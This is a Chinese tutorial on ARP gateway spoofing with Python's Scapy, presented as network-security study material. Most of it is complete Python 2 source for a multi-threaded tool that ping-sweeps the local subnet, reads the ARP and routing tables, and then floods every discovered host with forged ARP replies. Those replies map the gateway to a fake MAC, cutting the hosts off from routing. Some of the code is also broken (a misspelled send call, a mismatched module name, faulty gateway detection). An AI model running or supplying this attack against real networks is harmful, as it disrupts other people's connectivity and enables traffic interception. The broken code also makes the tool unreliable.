


Python使用Scapy实现ARP网关欺骗的技术解析

本文详细介绍如何利用Python的Scapy库实现ARP网关欺骗。通过构造并发送伪造的ARP响应报文,修改局域网内主机的IP-MAC映射表,从而阻断目标主机的正常路由。文章包含实验原理、模块划分(扫描、发包、线程管理)及完整Python代码示例,适用于网络安全学习与测试。
ARP欺骗实验原理
一、实验原理。
本实验旨在通过代码实现ARP网关欺骗,具体手段是发送包含错误网关映射关系的ARP报文,导致局域网内的其他主机无法进行正常路由通信。实现过程主要依赖Scapy库中的scapy.all模块,利用其中的ARP、sendp、Ether等函数完成网络报文的封装与发送。以下是一个简单的ARP响应报文发送示例:
eth = Ether(src=src_mac, dst=dst_mac)#赋值src_mac时需要注意,参数为字符串类型
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=2)#src为源,dst为目标,op=2为响应报文、1为请求
pkt = eth / arp
endp(pkt)
在实验过程中发现,目标主机通常不会记录来自网关的免费ARP(Gratuitous ARP)报文。因此,为了达到欺骗效果,必须首先获取局域网内所有在线主机的IP与MAC地址映射关系,随后逐个向这些主机发送定向的ARP响应报文。
二、运行结果。
<1>首先查看网关信息,确保网络连接正常:

<2>由于涉及底层网络操作,socket模块需要sudo权限,因此需以root用户权限运行程序:

<3>由于代码实现较为繁琐,执行效率低于现场专用工具,最后检查局域网内主机的ARP表以验证效果:

可以看到,网关172.16.0.254的MAC地址已从原始的00:05:66:00:29:69被篡改为01:02:03:04:05:06,表明欺骗成功。
Python Scapy实现代码详解
三、实现代码。
代码执行流程如下:加载网关信息 -> 扫描局域网内主机 -> 扫描完成 -> 加载本地ARP表 -> 发送ARP响应报文。

如图所示,代码结构分为六个部分。其中arpATC.py为主程序,pingScanner.py负责主机扫描,arpThread.py处理扫描线程,atcThread.py负责发包线程,gtwaySearch.py用于获取网关信息,macSearch.py用于读取本机ARP表。
<1>pingScanner.py
通过os.popen函数调用ping命令,并使用正则表达式匹配返回字符串,以此判断目标主机是否在线。
主机扫描模块 (pingScanner.py)
#!/usr/bin/python
'''
Using ping to scan
'''
import os
import re
import time
import thread

def host_scanner(ip):
  p = os.popen('ping -c 2 '+ip)
  string = p.read()
  pattern = 'Destination Host Unreachable'
  if re.search(pattern,string) is not None:
    print '[*]From '+ip+':Destination Host Unreachable!'+time.asctime( time.localtime(time.time()) )
    return False
  else:
    print '[-]From '+ip+':Recived 64 bytes!'+time.asctime( time.localtime(time.time()) )
    return True

if __name__=='__main__':
  print 'This script is only use as model,function:scanner(ip)!'
<2>macSearch.py
同样调用os.popen函数,传入参数'arp -a'以查看本地缓存的ARP表信息。利用正则表达式截取每个IP对应的MAC地址,并将其保存在字典arp_table中后返回。
MAC地址获取模块 (macSearch.py)
#!/usr/bin/python
'''
Using re to get arp table
arp -a
? (192.168.43.1) at c0:ee:fb:d1:cd:ce [ether] on wlp4s0
'''
import re
import os
import time

def getMac(ip_table=[],arp_table={}):
  #print '[-]Loading ARP table...'+time.asctime( time.localtime(time.time()) )
  p = os.popen('arp -a')
  string = p.read()
  string = string.split('\n')
  pattern = '(\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3})(.\s*at\s*)([a-z0-9]{2}\:[a-z0-9]{2}\:[a-z0-9]{2}\:[a-z0-9]{2}\:[a-z0-9]{2}\:[a-z0-9]{2})'
  length = len(string)
  for i in range(length):
    if string[i] == '':
      continue
    result = re.search(pattern, string[i])
    if result is not None:
      ip = result.group(1)
      mac = result.group(3)
      arp_table[ip]=mac
      ip_table.append(ip)
    #else:
      #print '[*]macSearch.getMac:result is None'
  #print '[-]ARP table ready!'+'<->'+time.asctime( time.localtime(time.time()) )
  return (ip_table,arp_table)

if __name__=='__main__':
  table = getMac()
  ip_table = table[0]
  arp_table = table[1]
  for i in range(len(ip_table)):
    ip = ip_table[i]
    print '[-]'+ip+'<-is located on->'+arp_table[ip]
<3>gtwaySearch.py
通过正则表达式截取os.popen('route -n')的返回值来确定网关IP,并将获取到的网关IP与MAC地址作为元组返回。
网关查找模块 (gtwaySearch.py)
#!/usr/bin/python
'''
'Kernel IP routing table\nDestination   Gateway     Genmask     Flags Metric Ref  Use Iface\n
0.0.0.0     172.16.0.254  0.0.0.0     UG  100  0    0 enp3s0f1\n
172.16.0.0   0.0.0.0     255.255.255.0  U   100  0    0 enp3s0f1\n'
'''

import re
import os
import time
from macSearch import *

def find_Gateway():
  p = os.popen('route -n')
  route_table = p.read()
  pattern = '(0\.0\.0\.0)(\s+)((\d+\.){1,3}(\d+))(\s+)(0\.0\.0\.0)'
  result = re.search(pattern, route_table)
  if result is not None:
    #print '[-]Gateway is located on:' + result.group(3)+'...'+time.asctime( time.localtime(time.time()) )
    table = getMac()
    ip = table[0][0]
    mac = table[1][ip]
    return (ip,mac)
  else:
    #print '[*]arpATC.find_Gateway:result is None!'
    #print '[*]Gateway is no found!'
    return

if __name__=='__main__':
  print '[-]Looking for Gateway...'+time.asctime( time.localtime(time.time()) )
  gateway = find_Gateway()
  if gateway is not None:
    print '[-]Gateway is located on:' + gateway[0]+'('+gateway[1]+')'+'...'+time.asctime( time.localtime(time.time()))
  else:
    print '[*]Gateway is no found!'+gateway[0]+time.asctime( time.localtime(time.time()) )
<4>arpThread.py
考虑到ping扫描主机时,若主机不存在会等待较长时间,因此采用多线程扫描以提高效率。此处通过继承并重写run方法实现功能。由于对多线程控制不够熟练,代码中硬编码了四个线程,将255个可能的IP地址平分给各线程处理。
扫描线程管理 (arpThread.py)
#/usr/bin/python

import threading
import time
from gtwaySearch import *
from macSearch import *
from pingScaner import *

class arpThread(threading.Thread):
  def __init__(self,tag_ip,number):
    super(arpThread,self).__init__()
    self.tag_ip = tag_ip
    self.number = number
    self.status = False

  def run(self):
    add = 0
    if (self.number-1)==0:
      add = 1
    start = (self.number-1)*64 + add
    #1-63,64-127,128-191,192-256
    end = start + 64
    for i in range(start, end):
      if i < 255:
        host = self.tag_ip.split('.')
        host[3] = str(i)
        host = '.'.join(host)
        host_scanner(host)
    self.status=True
    print '[-]Status of Thread_%d is '%self.number+str(self.status)

    #print '[-]Scan completed!' + time.asctime(time.localtime(time.time()))
<5>atcThread.py
使用与arpThread.py类似的方法,通过继承和重写run方法实现多线程发包功能。发包时,源MAC地址指定为字符串“01:02:03:04:05:06”,源IP为获取的网关IP,而目标IP和目标MAC则从本机ARP表中获取真实存在的主机IP与MAC。
发包线程实现 (atcThread.py)
#!/usr/bin/python

import threading
from scapy.all import ARP,Ether,sendp,fuzz,send

class atcThread(threading.Thread):
  def __init__(self,table,gtw_ip,gtw_mac):
    super(atcThread,self).__init__()
    self.table = table
    self.gtw_ip = gtw_ip
    self.gtw_mac = gtw_mac

  def run(self):
    ip_table = self.table[0]
    arp_table = self.table[1]
    while True:
      for i in range(len(ip_table)):
        tag_ip = ip_table[i]
        tag_mac = arp_table[tag_ip]
        eth = Ether(src=self.gtw_mac, dst=tag_mac)
        arp = ARP(hwsrc='01:02:03:04:05:06', psrc=self.gtw_ip, hwdst=tag_mac, pdst=tag_ip, op=2)
        pkt = eth / arp
        sendp(pkt)

        #pkt = eth/fuzz(arp)
        #send(pkt,loop=1)
<6>arpATC.py
这是代码的主程序,其执行过程如下:
加载网关 -> 扫描局域网内主机 -> 扫描完成 -> 加载ARP表 -> 发送ARP响应报文 -> 等待。
(四线程) (四线程)
由于主程序包含死循环,即使攻击完成后程序也不会自动退出。可以在arpThread启动前加入for循环,从而实现无限次发送ARP报文。
主程序逻辑 (arpATC.py)
#!/usr/bin/python
'''
'''
import os
from gtwaySearch import *
from arpThread import arpThread
from atcThread import atcThread

def atc_WrongGTW(gtw):
  src_ip = gtw[0]
  src_mac = gtw[1]
  print '[-]Start scanning hosts...' + time.asctime(time.localtime(time.time()))
  arpThread_1 = arpThread(src_ip,1)
  arpThread_2 = arpThread(src_ip,2)
  arpThread_3 = arpThread(src_ip,3)
  arpThread_4 = arpThread(src_ip,4)

  arpThread_1.start()
  arpThread_2.start()
  arpThread_3.start()
  arpThread_4.start()
  t = False
  while(t==False):
    t = arpThread_1.status and arpThread_2.status and arpThread_3.status and arpThread_4.status
    time.sleep(5)
  table = getMac()
  print '[-]Scan completed!' + time.asctime(time.localtime(time.time()))
  flag = raw_input('[-]Ready to start attacking:(y/n)')
  while(True):
    if flag in ['y', 'Y', 'n', 'N']:
      break
    print "[*]Plz enter 'y' or 'n'!"
    flag = raw_input()
  if flag in ['n','N']:
    print '[*]Script stopped!'
  else:
    atcThread_1 = atcThread(table,src_ip,src_mac)
    atcThread_2 = atcThread(table,src_ip, src_mac)
    atcThread_3 = atcThread(table,src_ip, src_mac)
    atcThread_4 = atcThread(table,src_ip, src_mac)
    os.popen('arp -s %s %s'%(src_ip,src_mac))
    print '[-]'+'arp -s %s %s'%(src_ip,src_mac)
    print '[-]Strat attack...'
    atcThread_1.start()
    atcThread_2.start()
    atcThread_3.start()
    atcThread_4.start()


if __name__=='__main__':
  gateway = find_Gateway()
  if gateway is not None:
    atc_WrongGTW(gateway)
    while True:
      pass
  else:
    print "[*]Can't find Gateway!"
以上这篇Python利用scapy实现ARP欺骗的方法就是小编分享给大家的全部内容了,希望能给大家一个参考,也希望大家多多支持本站。
本站声明
本文内容仅供参考,不代表本站观点。转载或引用请注明出处。如发现内容问题,请通过联系我们页面反馈。















